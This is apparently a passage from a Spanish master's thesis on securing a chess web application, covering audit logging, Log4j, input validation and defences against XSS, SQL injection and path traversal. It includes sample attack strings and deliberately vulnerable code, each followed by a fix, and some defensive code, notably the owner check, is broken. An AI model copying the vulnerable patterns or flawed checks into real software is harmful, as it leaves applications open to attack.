El tipo de registro de auditoría podrá ser: REQUEST, para las peticiones realizadas al servidor, como RESPONSE para auditar la salida de la respuesta a la misma petición. Tanto para los datos de entrada como de salida se registrarán los parámetros que se envían al servidor en la URL y en el POST de la petición, así como las cabeceras de la petición. El formato en el que se almacenarán el campo "datos" será en JSON, de esta manera se podrá realizar consultas sobre el contenido de los datos de entrada y salida.

La gestión de la auditoría de para las Requests y sus Responses se hará desde un Dispacher que se encargará de enviar el registro al sistema de auditoría será implementado:

```
@Override
protected void doDispatch(HttpServletRequest request, HttpServletResponse
response) throws Exception {

        if (!(request instanceof ContentCachingRequestWrapper)) {

            request = new ContentCachingRequestWrapper(request);

        }
        if (!(response instanceof ContentCachingResponseWrapper)) {

            response = new ContentCachingResponseWrapper(response);

        }

        HandlerExecutionChain handler = getHandler(request);

        try {

            super.doDispatch(request, response);

        } finally {

            auditMessage(request, response, handler);

            updateResponse(response);

        }
}

private boolean auditMessage(HttpServletRequest request, HttpServletResponse
response, Object handler) throws Exception {

       HandlerMethod handlerMethod = (HandlerMethod) handler;

       AuditEvent event = getAuditEvent(request, TYPE_REQUEST);

       auditEventService.save(auditEvent);

       return super.preHandle(request, response, handler);

}
```

Si en un futuro estos registros de auditoría quisieran mostrarse en una aplicación web, por ejemplo, supondría un aspecto para tener en cuenta, puesto que podría ser objetivo de ataques. Los datos almacenados deberán seguir los criterios definidos en los requisitos de seguridad de la aplicación, es decir, habrá que someter a esta información a una validación antes de ser almacenada. Se intentará encontrar cadenas de código JavaScript, sin olvidar que los ataques pueden llegar ya codificados en **UNICODE** para evitar detecciones de URL con caracteres extraños [45].

8.5. Sistema de logs

El buen sistema de logs es uno de los aspectos que se deben de tener en cuenta en cualquier tipo de aplicación. Durante el periodo de desarrollo, el sistema de logs nos ayudará a validar o encontrar errores de comportamiento o incluso nos dará alguna pista sobre los puntos que debemos optimizar dentro de nuestro código. Cuando la aplicación ya se encuentra en producción, un sistema de logs bien construido se puede convertir en una de las herramientas forenses que más nos puede ayudar frente a posibles detecciones. Los requisitos que se debe cumplir en su implementación son:

- No se reflejarán datos sensibles de los usuarios: nombres, direcciones de email, contraseñas, etc. Por tanto, solo se utilizarán los identificadores de usuario para identificar a los solicitantes.
- Se asegurará que la información almacenada no puede suponer un sistema de ataque por sí mismo, es decir, se evitará XSS de tipo almacenado, es decir, inyección de scripts de forma permanente en bases de datos o, como en este caso, ficheros de logs.
- Se asegurará que los son almacenados en una ubicación segura, intentando prevenir el acceso para su alteración.
- Se evitarán posibles ataques buscando la denegación, por ejemplo, generando una enorme cantidad de actividad que consiga saturar el espacio disponible en el disco duro. Por tanto, se intentará que los logs sean generados en una ubicación distinta al servidor de aplicaciones o de base de datos. Una buena práctica también es que cuando el log se cierre, realizar una tarea de compresión sobre él.

Para la implementación del sistema de logs se ha utilizado la librería disponible en Java *Log4j.* Esta librería permite realizar una configuración a distintos niveles (debug, warm, trace, info, etc.). También ofrece la posibilidad de configurar la existencia de los logs en el tiempo, permitiendo almacenar los ficheros durante un periodo dado, por ejemplo, solo dejando accesibles los logs del último mes:

```
public List<User> get(String tokenUUID, UserSearchModel searchModel) {
	LOGGER.trace("getUser >> tokenUUID :: {}", tokenUUID);
	LOGGER.trace("getUser >> searchModel :: {}", searchModel);
	// GET USER LOGIC...
	LOGGER.trace("getUser << result :: {}", result);
}
```

El resultado se almacenaría en un fichero log con el siguiente formato:

```
01-01-1900 18:00:16.188 WChess TRACE UsersServiceImpl - getUsers >> tokenUUID ::
3a99d027-c57b-492f-b8bb-910c9a8e6251

01-01-1900 18:00:16.188 WChess TRACE UsersCtrlServiceImpl - getUser >>
searchModel :: searchModel [ids : [1], listaCamposBusqueda : {ids=[1]}]

1-01-1900 18:00:16.211 WChess TRACE UsersCtrlServiceImpl - getUser << resultado
:: [User [id=1]]
```

8.6. Ataques y vulnerabilidades

A continuación, se expondrá la implementación necesaria para cumplir con los requisitos de seguridad definidos en el capítulo 5. Estas implementaciones pretenden evitar los distintos ataques a los que comúnmente se exponen las aplicaciones web (SQL Inyection, XSS, path traversal, CSRF, etc).

8.6.1 Vulnerabilidades en la lógica de negocio

La mayoría de los problemas de seguridad son debilidades en la aplicación que pueden tener su origen en la ausencia de control o que ese control no es lo suficientemente robusto como para llevar a cabo su cometido. Por ejemplo, la validación de inputs recibidos debe rechazar cualquier dato que no se encuentre en la definición de los requisitos funcionales:

```
private Boolean isValidUserData(User user, Boolean validatePassword) {
	Boolean isValid = true;
	isValidEmail(user.getEmail());
	isValidUserName(user.getUsername());
	if(validatePassword) {
		isValidPassword(user.getPassword());
	}
	return isValid;

}
```

La implementación realizada para validar los usuarios que se registran en el sistema será. Cuando se haga el registro o se modifiquen los datos de un usuario, se tendrán en cuenta los requisitos de seguridad establecidos previamente. Esto significa realizar una serie de validaciones:

```
private void isValidEmail(String email) {
	if (email == null ||
	(email.trim().length() < 5 || email.trim().length() > 25)) {
		throw new NotValidEmailException();
	}

	if(!validate(email)) {
		throw new NotValidEmailException();
	}
}
private boolean validate(String emailStr) {
	Matcher matcher = VALID_EMAIL_ADDRESS_REGEX.matcher(emailStr);
	return matcher.find();
}

private void isValidUserName(String userName) {
	if(userName == null || (userName.trim().length() <6 ||
userName.trim().length() > 16)) {
		throw new NotValidUserNameException();
	}
}

private void isValidPassword(String password) {
	if(password == null || (password.trim().length() < 8 ||
password.trim().length() > 12)) {
		throw new NotValidPasswordException();
	}
}
```

Si por ejemplo el usuario intentara desbordar el campo que almacena el email, se recibiría por parte de la API una excepción advirtiendo que el formato no es correcto, lo que bastará para que el cliente no muestre información que pueda revelar cómo puede ser atacada la aplicación:

```
{"timestamp":1503244575427,"status":500,"error":"Internal Server
Error","exception":"com.uned.wchess.exceptions.NotValidEmailException"}
```


También es posible que un usuario malintencionado que introdujera en el campo "apellidos" (por ejemplo) un valor como el siguiente:

```
<script type='text/javascript'>alert(Script ejecutado Arbitrariamente);</script>
```

Si nuestro cliente web se propusiera mostrar el contenido almacenado construyendo el HTML de la siguiente manera:

```
$.ajax(
       {type : "GET",
       url:"http://localhost:8080/api/users",
       headers : {"Authorization" : "Bearer " + authzSession.accessToken},
       contentType : "application/json;charset=UTF-8",
       dataType : "json",
       success : updateScreenWithUsers,
       error : handleAuthzSessionHttpError});
}

function updateScreenWithUsers (users){

      users.forEach(function(user) {
           $('body').append('<div id="userFile" >' + user.surname + '</div>');
      }

}
```

La simple carga de estos datos en la aplicación web significaría la ejecución del script, permitiendo ejecutar así código malicioso:



La manera que se debe interpretar desde el cliente la información introducida por el usuario es como si fuera un texto, por lo que para evitar situaciones como la anterior bastaría con construir el elemento HTML de la siguiente manera:

```
var divElement = $('<div id="userFile" />').text(user.name);
$('body').append(divElement);
```

De esta manera, el navegador web interpretará el JavaScript introducido por el usuario como un simple texto, escapando la parte del script:

```
<div id="userFile">&lt;script type='text/javascript'&gt;alert('test');&lt;/script&gt;</div>
```

Uno de los requisitos de seguridad era evitar que un usuario pudiera generar una denegación de servicio mediante la subida de ficheros PGN, haciendo que se quedara sin espacio el servidor. Para controlar esto se definirá como tamaño máximo de fichero 128KB. Esto se hará mediante la definición de propiedades de Spring en el fichero *application.properties*:

```
1 spring.http.multipart.max-file-size=128KB
2 spring.http.multipart.max-request-size=128KB
```

Sin embargo, esto no evitaría que un atacante con los conocimientos suficientes como para desarrollar un *Batch* que lance en bucle subidas al servidor. Por ello, también se implementará un control de partidas subidas mensualmente. Se definirá un límite de 50 partidas subidas por mes, lo que generaría un total máximo por usuario mensual de 6.4 megabytes, lo que puede ser relativamente aceptable permitiendo, además, un margen de usabilidad al usuario.

También se controlará el espacio disponible en el servidor de ficheros. De esta manera, se evitará en cualquier caso que nuestro sistema llegue a colapsarse por falta de espacio. Sería recomendable que este servidor fuera solo de almacenamiento y no fuera compartido con la base de datos, puesto que, si de alguna manera se llegase a consumir por completo su espacio, dejaría sin servicio el resto de funcionalidades de la aplicación que implicaran escritura en el disco. Cómo mínimo el margen que se va a dejar será de 1 GB, en el caso de que el servidor de ficheros comparta ubicación con algún otro servicio (base de datos, aplicaciones, etc) o 50 MB en el caso de que sea dedicado:

```
public void upload(String tokenUUID, MultipartFile file) {
        String extension = getFileExtension(file);
        validateExtension(extension);
        validateFreeDisk(file);
        storageService.store(file);
}

private void validateFreeDisk(MultipartFile file) {
        long freeSpace = new File("/my/server/location/").getFreeSpace();
        if((freeSpace - file.getSize()) < MINIMUM_FREE_SPACE) {
            throw new NoFreeSpaceAvailableException();
        }
}

private void validateExtension(String extension) {
        if(!extension.toLowerCase().trim().equals("pgn")) {
            throw new NotValidExtensionException();
        }
 }
```

Cuando se suba la partida, se generará y almacenará un valor h*ash* del fichero que servirá para asegurar que no ha sido modificado de una manera externa. Así, cuando un usuario pida descargarse esa partida, o bien la aplicación intente acceder a ella, se comprobará que ese *hash* no ha sido alterado:

```
@Override
public void download(String tokenUUID, Game game) {
        MultipartFile file = generateGameFile(game);
        checkStoredHash(game, file);
}

private void checkStoredHash(Game game, MultipartFile file) {
        Game originalGame = gameService.get(game);
        String currentHash = generateSHA256HashValue(file);
        if(!originalGame.getHash().equals(currentHash)){
            throw new ModificationFileException();
        }
}

private MultipartFile generateGameFile(Game game) {
        Path path = Paths.get("/my/server/location/" + game.getOwner.getId() +
"/" + game.getId() + ".pgn");
        String name = game.getId() + ".pgn";
        String contentType = "text/plain";
        byte[] content = null;
        try {
            content = Files.readAllBytes(path);
        } catch (final IOException e) {…}

        return new MockMultipartFile(name, name, contentType, content);

}
```

Si ha sido alterado de manera no controlada por la aplicación se lanzará una excepción `ModificationFileException` que no permitirá su descarga.

8.6.2. Inyección SQL

Los ataques por inyección de SQL consisten en la inserción de parte de una consulta SQL desde un cliente hacia la aplicación. Generalmente, esta inyección se suele realizar desde inputs que ofrece la aplicación web para que el usuario lleve a cabo acciones de búsqueda, inserción de formularios, etc. Para el desarrollo de la aplicación WChess, se planteará una capa de persistencia que se implementará utilizando JDBC para Java.

Para la prevención de posibles ataques por inyección SQL con este planteamiento se seguirán las directrices de la OWASP [46]. Un error común es construir la consulta ciegamente mediante la concatenación de condiciones a partir de los criterios enviados por el usuario:

```
query = "SELECT * FROM users WHERE name = '" + request.getParameter("name") + "'";
```

Si el valor enviado por el usuario fuera ' or '1'='1, se acabaría devolviendo como resultado todos los registros que se encuentren dentro de la tabla "users". Si la petición se realizara mediante una llamada GET, el resultado de realizar una URL Encoding:

```
http://localhost:8080/api/users/criteria?name=%20%27%20or%20%271%27=1
```

La consulta SQL resultante sería:

```
SELECT * FROM users WHERE users.name LIKE ' ' or '1'='1'
```

Como se recomienda desde la OWASP, la mejor manera de prevenir una inyección SQL es mediante el uso de consultas parametrizadas. La parametrización de consultas permite a la aplicación y a la base de datos a distinguir entre código y datos, independientemente del input introducido por el usuario. Por tanto, las consultas en las que se deban de enlazar parámetros quedarán de la siguiente manera:

```
private static final String CRITERIA_NAME = "AND users.name LIKE :user_name ";

@Override
public List<User> getUsers(Map<String, Object> criteria) {
	MapSqlParameterSource paramMap = new MapSqlParameterSource();
	String query = GET_USERS;

	// More conditions

	if (criteria.containsKey("user_name")) {
		paramMap.addValue("user_name", "%" + criteria.get("user_name")+ "%");
		query += CRITERIA_NAME;
	}

	List<User> users = jdbcTemplate.query(query, paramMap, usersRsExtractor);
	return users;
}
```

Ejecutando el código anterior la consulta condición de la consulta construida quedaría finalmente así:

```
SELECT * FROM users WHERE users.name LIKE ' '' or ''1''=1'
```

Se puede observar que el parámetro ha sido escapado completamente, y su contenido será tratado como si fuera una cadena de texto completa, lo que evitaría romper la seguridad de las consultas. El resultado de esa consulta sería una colección vacía de usuarios.

8.6.3. Path Traversal

Cuando un usuario solicita acceso para actualizar una de sus partidas subida puede intentar engañar al sistema para poder editar el contenido de una partida que no le pertenece. Por ejemplo, si solicito ver el contenido de una partida que subí hace unos días, cuyo número de identificador es el 1, al recuperar podría intentar suplantar la identidad de otro usuario e intentar alterar otra partida que no le pertenece. La petición normal sería así:

```
HEADER
Authorization: Bearer 123456-4asdf-54sdf-6fsd5af
Origin: http://localhost:8080/api/game/upload
BODY
{
   id:"1",
   createdOn:"01-01-1900",
   datedOn:"01-01-1900",
   owner: { id:1150 },
   views:100,
   hash: "12354d-54dsf54sdf-asdf41sd14ds2af"
}
```

En cambio, si el atacante conoce el identificador de alguna partida de otro usuario, podría intentar sustituir el id original por el del otro usuario:

```
BODY
{
   id:"5",
   createdOn:"01-01-1900",
   datedOn:"01-01-1900",
   owner: { id:1150 },
   views:100,
   hash: "12354d-54dsf54sdf-asdf41sd14ds2af"
}
```

En tal caso, se implementará una validación que, además de las explicadas anteriormente, se encargará de comprobar que el propietario de la partida es el que está intentando modificar su contenido. En caso contrario el sistema devolverá una excepción al cliente:

```
private void validateOwner(String tokenUUID, Game game) {
	User user = userService.getUserBytokenUUID(tokenUUID);
	if(!user.getId() != game.getOwner.getId()) {
		GameService.update(game);
	} else {
		throw new NotOwnerGameException();
	}
}
```

Es posible que se intente acceder a una ubicación que originalmente no debería acceder por la lógica de la propia aplicación. Un caso habitual en los ataques de Path Traversal es intentar salir del directorio destino para escribir o leer en otra ubicación. Si el atacante sustituye el id de la partida podría construirse un acceso distinto al original. Recordando la línea de implementación:

```
BODY
{
   id:"../../5",
   createdOn:"01-01-1900",
   datedOn:"01-01-1900",
   owner: { id:1150 },
   views:100,
   hash: "12354d-54dsf54sdf-asdf41sd14ds2af"
}
```

La ubicación resultante sería: `/server/location/1005/5`. Si el modelo de datos no está bien construido y en lugar de utilizar un tipo de datos apropiado en el identificador de la partida, se podría llegar a recibir algo parecido a esto:

```
paths.get("/server/location/" + game.getOwner.getId() +"/"+game.getId() + ".pgn");
```

Lo que generaría la siguiente ubicación: `/server/location/1005/../../5`. Saliéndose así del directorio de destino. Por tanto, el modelo debe de estar bien definido, los identificadores deben de ser tipo numérico, para que cuando se deserialize la petición no pueda continuar y el servidor responda con un error HTTP de tipo **400 Bad Request**. En el caso anterior, la petición no llegaría al servicio donde se generar la ubicación de lectura o escritura.

Capítulo 9. Líneas de trabajo futuro

No es fácil medir la seguridad en uso de un producto, pero por lo general es posible establecer una lista de las posibles consecuencias adversas de que falle un producto o de que se cometa un error humano, en función de experiencias previas con productos o sistemas similares. Esto debería ser una práctica más a incluir durante la fase de definición de los requisitos de seguridad, de esta manera se podría trabajar en posibles planes de recuperación o por lo menos definir los pasos a seguir ante ataques y dentro de ello definir los distintos niveles de reacción.

Los aspectos de automatización y coordinación de una defensa integrada contra amenazas ayudan a reducir el tiempo de detección, contención y remediación. La reducción de falsos positivos ayuda a los equipos de seguridad a centrarse en lo que más importa. Encontrar métodos que señalen estas situaciones facilitaría también al equipo de desarrollo a ser más eficaces en sus desarrollos y programar mejores entornos de pruebas. De esta manera, la seguridad dejaría de ser improvisada y se incorporaría de una manera natural.

En cuanto a la aplicación propuesta, falta la implementación completa del sistema de autenticación y autorización, así como un completo modelo de roles y casos permitidos que permita, desde el SAP (Single Access Point), manejar por completo la seguridad del sistema propuesto, rechazando así, intento de acceso desde otros puntos de las APIs.

Capítulo 10. Aspectos de seguridad en el TFM

El presente TFM ha servido para recopilar información y asentar ciertos conocimientos presentes en el desarrollo de una aplicación web sobre los que en algunas ocasiones no ponemos toda la atención, y en otras lo dejamos a criterio de los desarrolladores. A continuación, se exponen algunos de los aspectos de seguridad estudiados en el TFM y su elección para la propuesta de implementación.

- **Patrón Firewall**: No se ha decidido emplear debido a que existe una similitud con el patrón de Punto de Entrada Único. Sin embargo, el patrón Firewall implicaba una mayor complejidad de implementación.

- **Patrón Interceptor de auditoría**: Este patrón se ha incluido en las propuestas de implementación de seguridad. La naturaleza forense de este patrón lo convierte en una de las fuentes de información más consultada por los responsables de seguridad a la hora de calibrar los intentos de ataque recibidos.

- **Patrón Logger Seguro**: Al igual que el patrón de auditoría, este es uno de los patrones que más información puede aportar a los responsables de seguridad, por tanto, su necesidad era obvia en la implementación del TFM.

- **Patrón responsable de autenticación**: Este es uno de los puntos que puede llevarnos a extenderse de manera ilimitada. Para la propuesta del TFM se ha decidido proponer un sistema de autenticación propio basado en librerías de cifrado como Bcrypt, sin embargo, se han estudiado opciones de autenticación como SAML ó OpenID Connect que se deberían de tener en cuenta en el caso de una implementación más completa.

- **Patrón responsable de autorización**: La implementación de este patrón se ha basado en uno de los protocolos más empleados actualmente dentro de la industria: OAuth 2.0. La capa de seguridad incluiría una implementación de este patrón junto al responsable de autenticación.

- **Patrón de único punto de entrada**: Este es uno de los patrones elegidos como diseño de arquitectura. Su sencillez de implementación ha sido el principal

motivo por el que se ha elegido frente al patrón Firewall. La introducción de este patrón hace que la gestión de la seguridad se centraliza en un único punto.

Los patrones basados en la criptografía implican una capa adicional de seguridad sobre los sistemas a desarrollar, sin embargo, implica que se debe implementar un sistema que permita cifrar y descifrar las peticiones y sus respuestas, lo que, salvo que el contenido de la información sea extremadamente sensible, penalizará los tiempos de respuesta. Por tanto, está bien conocerlos, pero en sistemas de alta disponibilidad como puede ser una aplicación web de ocio no aplicaría.

Los principios de seguridad expuestos en el capítulo 4 se han intentado tener siempre presente para la propuesta de implementación (capítulo 9 - Implementación). La validación de inputs siempre debe definirse cuando se planteen los requisitos de seguridad. Una buena validación nos ahorrará por sí misma problemas en otros tipos de ataques, como por ejemplo la inyección SQL (apartado 9.6.1). Dichos principios deberían ser manual de cabecera de cualquier desarrollador, ya que, en la mayoría de los casos son aspectos de sentido común los que en realidad se están aplicando.

Como se ha descrito en el capítulo 5, la elección tomada sobre el protocolo de autorización se ha basado en el amplio uso que tiene en la actualidad el protocolo OAuth 2.0 siendo empleado por grandes empresas como Twitter o Facebook para exponer sus servicios a terceras aplicaciones. Quizá parte del propio éxito de OAuth2 radica en su simplicidad frente a otros como puede ser SAML.

Capítulo 11. Conclusiones

Con el desarrollo de este proyecto de fin de master he podido conocer y analizar la situación actual y conocer los aspectos para tener en cuenta cuando se busca aplicar la máxima seguridad en desarrollos de aplicaciones web. Aunque la importancia de desarrollar software seguro ha sido ampliamente reconocida, la realidad es que, en la práctica, la ingeniería de software no ha integrado debidamente la seguridad dentro del proceso completo de desarrollo. He descubierto cuáles son los aspectos que deben de valorarse en cada punto del ciclo de vida del desarrollo de una aplicación, desde la concepción de su arquitectura, los catálogos de seguridad, protocolos existentes para llevar a cabo la autenticación y autorización, así como los requisitos de seguridad y validaciones que debería implementar la lógica de cualquier negocio.

Con respecto al desarrollo del prototipo de la aplicación WChess, he podido comprobar que, una implementación completa de los aspectos de seguridad, requieren, por sí mismo, una gran cantidad de esfuerzo y dedicación que hay que incluir en todas las estimaciones iniciales, por lo que no se ha podido completar la implementación de la aplicación, sino más bien prototipos funcionales de aspectos puntuales que referenciaban a los requisitos de seguridad planteados.

He descubierto cómo se pueden integrar diferentes tecnologías existentes y protocolos para poder adaptarse al escenario y necesidades propuestas. También he descubierto la magnitud de este tipo de desarrollos, ya que es complicado ofrecer una aplicación completamente segura. La exposición pública de las aplicaciones web en internet es demasiado grande. Dependiendo del interés despertado, colocar una aplicación al acceso de cualquiera puede suponer una avalancha de ataques que difícilmente no encontrarán una fisura en el diseño o en las medidas de seguridad empleadas. Sobre todo, he llegado a la conclusión que siempre es mejor basarse en estándares. Como se suele decir en estos casos, no reinventar la rueda.

También he podido detectar la necesidad de ampliar el estudio de ciertas áreas implicadas en la seguridad, como puede ser los sistemas de autenticación/autorización y criptografía, ya que este puede ser un punto crítico en cualquier aplicación (sea web o no), y que por tanto no puede realizarse una implementación ligera. Además, una buena definición

de requisitos funcionales y de seguridad ayudan, de una manera importante, a llegar a implementar una aplicación relativamente segura. Cada área estudiada durante el TFM podría, por sí misma, requerir el suficiente esfuerzo y dedicación como para ser un único tema a desarrollar en un TFM.

Un aspecto importante es la necesidad de utilizar cifrado en las comunicaciones. Pero el cifrado también genera problemas de seguridad para las organizaciones, lo que provoca una falsa sensación de seguridad. Muchas de las brechas más notables de los últimos años se han aprovechado de datos sin cifrar almacenados (Data Center) y en otros sistemas internos. También es importante entender que el cifrado de extremo a extremo puede reducir la eficacia de algunos productos de seguridad. En cualquier transacción web se envían y se reciben bytes. Las transacciones HTTPS tienen solicitudes de salida mayores que las solicitudes de salida HTTP, lo que supone un incremento de 2000 bytes. Las peticiones HTTP de entrada también tienen sobrecarga, pero de una manera menos significativa [8].

A nivel personal he reforzado aspectos que, por mi experiencia profesional, ya había adquirido, pero también he descubierto y formalizado otros que por las premuras del mundo empresarial muchas veces se pasan por alto, como puede ser la definición de modelos de amenazas o definición de posibles casos de abuso.

Bibliografía

[1] Fernandez-Buglioni, Eduardo. Security Patterns in Practice: Designing Secure Architectures Using Software Patterns. John Wiley and Sons, 2013.

[2] Steel, C.; Nagappan, R.; Lai, R. (2005). *Core security patterns: Best practices and strategies for J2EE, web services, and identity management*. Upper Saddle River, NJ: Prentice Hall PTR.

[3] The Washington Post (2015) https://www.washingtonpost.com/graphics/national/security-of-the-internet/history/. Accedida en abril de 2017.

[4] Internet Archive (2014) http://web.archive.org/web/20140815145116/http://www.alu.ua.es/r/rac6/HInternet/personajes/paul_baran.html. Accedida en abril de 2017.

[5] Steven E. King, The MITRE Corporation, *Science of Cybe-Security* . Form Approved OMB No. 0704-0188. Publicado en noviembre de 2010. Disponible en: https://fas.org/irp/agency/dod/jason/cyber.pdf

[6] Miller, Dr. C, Valasek, C. *Adventures in Automative Networks and Control Units.* Publicado en 2014. Disponible en: http://illmatics.com/car_hacking.pdf

[7] https://www.ssh.com/ssh/. Accedida en mayo 2017.

[8] Cisco Systems Inc., *Informe anual de seguridad de Cisco 2016.* Disponible en: http://www.cisco.com/c/dam/m/es_es/internet-of-everything-ioe/iac/assets/pdfs/security/cisco_2016_asr_011116_es-es.pdf

[9] Kiiski, Lauri, *Security Patterns in Web Applications*. Helsinki University of Technology. Publicado en 2007. Disponible en: http://www.tml.tkk.fi/Publications/C/25/papers/Kiiski_final.pdf

[10] Markus Schumacher, Eduardo Fernandez-Buglioni, Duane Hybertson, Frank Buschmann, Peter Sommerlad. *Security Patterns: Integrating Security and Systems Engineering*. John Wiley and Sons Ltd, 1st edition, 2005.

[11] Darrell M. Kienzle, Matthew C. Elder, David Tyree, James Edwards-Hewitt. *Security Patterns Repository Version 1.0*. 2002. Disponible en: http://www.securitypatterns.com

[12] J.D. Meier, Mackman A., Wastel B., Bansode P., Gopalan K., *Patterns & practices Web Application Security Engineering Index*. Microsoft Corporation. Agosto 2005. Disponible en: https://msdn.microsoft.com/en-us/library/ff649452.aspx. Accedida en junio 2017.

[13] Solinas, M., Fernandez, Eduardo B., Antonelli, L. *Embebiendo Patrones de Seguridad en Etapas Tempranas del Proceso de Desarrollo Software.* Febrero 2015.

[14] Ozment, A. *Research Statement* (University of Cambridge, 2006). Disponible en: http://myclass.dau.mil/bbcswebdav/institution/Courses/Deployed/ISA/ISA201/Student_Materials/12%20-%20Design/Lesson%2012-Systems%20Design%20SVG.pptx. Accedida junio 2017.

[15] Boehm,, Bl, Basili, V. R., *Software defect reduction top 10 list*, IEEE Computer. Enero 2001. Disponible en: https://www.cs.umd.edu/projects/SoftEng/ESEG/papers/82.78.pdf Accedido junio 2017.

[16] Conceptos de seguridad en servicios web. Marco de desarrollo de la junta de Andalucía. Disponible en:
http://www.juntadeandalucia.es/servicios/madeja/contenido/recurso/211

Accedida en junio 2017.

[17] https://people.cs.kuleuven.be/~koen.yskout/icse15/catalog.pdf. Accedida en junio 2017.

[18] Browser Statistics. https://www.w3schools.com/Browsers/default.asp. Accedida en junio 2017.

[19] OWASP: XSS Filter Evasion Cheat Sheet.
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet. Accedida en junio 2017.

[20] http://es.xkcd.com/. Accedida en junio 2017.

[21] https://www.schneier.com/blog/archives/2017/01/an_sql_injectio.html. Accedida en junio 2017.

[22] Troy Hunt: Stored procedures and ORM's won't save you from SQL injection. https://www.troyhunt.com/stored-procedures-and-orms-wont-save/. Accedida en junio 2017.

[23] Testing for NoSQL injection. https://www.owasp.org/index.php/Testing_for_NoSQL_injection. Accedida en junio 2017

[24] SQL Injection: Myths and Fallacies. https://www.slideshare.net/billkarwin/sql-injection-myths-and-fallacies. Accedida junio 2017.

[25] Let's Encrypt – Free SSL/TLS Certificates. https://letsencrypt.org/. Accedida en junio 2017.

[26] Generate Mozilla Security Recommended Web Server Configuration Files. https://mozilla.github.io/server-side-tls/ssl-config-generator/. Accedida en junio 2017.

[27] SSL Test Server. https://www.ssllabs.com/ssltest. Accedida en junio 2017.

[28] Password Storage Cheat Sheet. https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet. Accedida en julio 2017.

[29] Cryptographic Storage Cheat Sheet. https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet. Accedida en julio 2017.

[30] Password Hashing Competition. https://password-hashing.net/. Accedida en julio 2017.

[31] Secure Salted Password Hashing. https://crackstation.net/hashing-security.htm. Accedida en julio 2017.

[32] WinHex: Computer Forensics & Data Recovery Software, Hex Editor & Disk Editor. https://www.x-ways.net/winhex/. Accedida en julio 2017.

[33] Sesión Management Cheat Sheet. https://www.owasp.org/index.php/Session_Management_Cheat_Sheet. Accedida en julio 2017.

[34] Vulnerabilidades de fijación de sesión. https://www.securityartwork.es/2011/10/10/vulnerabilidad-de-fijacion-de-sesion-poc-ii/. Accedida en julio 2017.

[35] OASOS eXtensible Access Control Markup Language. https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=xacml. Accedida en julio 2017.

[36] The OAuth Security Model for Delegated Authorization. https://tools.ietf.org/id/draft-barnes-oauth-model-01.html. Accedida en julio.

[37] SAML 2.0 Overview. https://www.oasis-open.org/committees/download.php/13525/sstc-saml-exec-overview-2.0-cd-01-2col.pdf Accedida julio 2017.

[38] OpenID. http://openid.net/. Accedida en julio 2017.

[39] Final OpenID 2.0 Authentication. http://openid.net/specs/openid-authentication-2_0.html. Accedida en julio 2017.

[40] Security and Privacy for SAML 2.0. http://docs.oasis-open.org/security/saml/v2.0/saml-sec-consider-2.0-os.pdf. Accedida julio 2017.

[41] EASTLAKE, D., REAGLE, J., SOLO, D., HIRSCH, F., AND ROESSLER, T. XML Signature Syntax and Processing (Second Edition), 2008. http://www.w3.org/TR/xmldsig-core/. Accedida en julio 2017.

[42] McDermott, J., Fox, C. *Using Abuse Case for Security Requirements Analysis*. Proceedings of the 15th Annual Computer Security Applications Conference, 1999.

[43] Arpad y el sistema de puntuación ELO. http://es.chessbase.com/post/arpad-elo-y-el-sistema-de-puntuacin-elo. Accedida en julio 2017.

[44] Krout, E., Securing your Server. https://www.linode.com/docs/security/securing-your-server. Accedida agosto 2017.

[45] UNICODE Encoding. https://www.owasp.org/index.php/Unicode_Encoding. Accedida en agosto de 2017.

[46] SQL Injection. https://www.owasp.org/index.php/SQL_Injection. Accedida en agosto 2017.

[47] Class BCrypt. https://docs.spring.io/spring-security/site/docs/current/apidocs/org/springframework/security/crypto/bcrypt/BCrypt.html. Accedida en agosto 2017.